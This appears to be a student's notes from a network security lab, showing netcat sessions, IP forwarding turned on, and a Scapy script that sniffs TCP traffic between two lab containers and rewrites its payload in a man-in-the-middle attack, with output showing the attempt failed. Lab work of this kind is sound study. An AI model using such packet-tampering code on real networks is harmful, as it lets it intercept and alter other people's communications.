Machine A:

```
root@656f7676439a:/# nc 10.9.0.6 9090
sd
```

IP Forwarding is turned on:

```
root@2fdc297fb7e8:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Code:

```
root@2fdc297fb7e8:/# cat task3.py
#!/usr/bin/env python3

from scapy.all import*

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B and pkt[TCP].payload:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        olddata = pkt[TCP].payload.load
        newdata = olddata.replace(b'Gaurav',b'AAAAAA')
        temppkt = newpkt/newdata

        send(temppkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

pkt = sniff(filter='tcp and not src 10.9.0.6',prn=spoof_pkt)
```

Tried to run the code but was unsuccessful:

```
root@8f501849d493:/# nc -l 9090
sd
Hello
Gaurav
Gaurav
Hello Gaurav
```

```
root@656f7676439a:/# nc 10.9.0.6 9090
sd
Hello
Gaurav
Gaurav
Hello Gaurav
```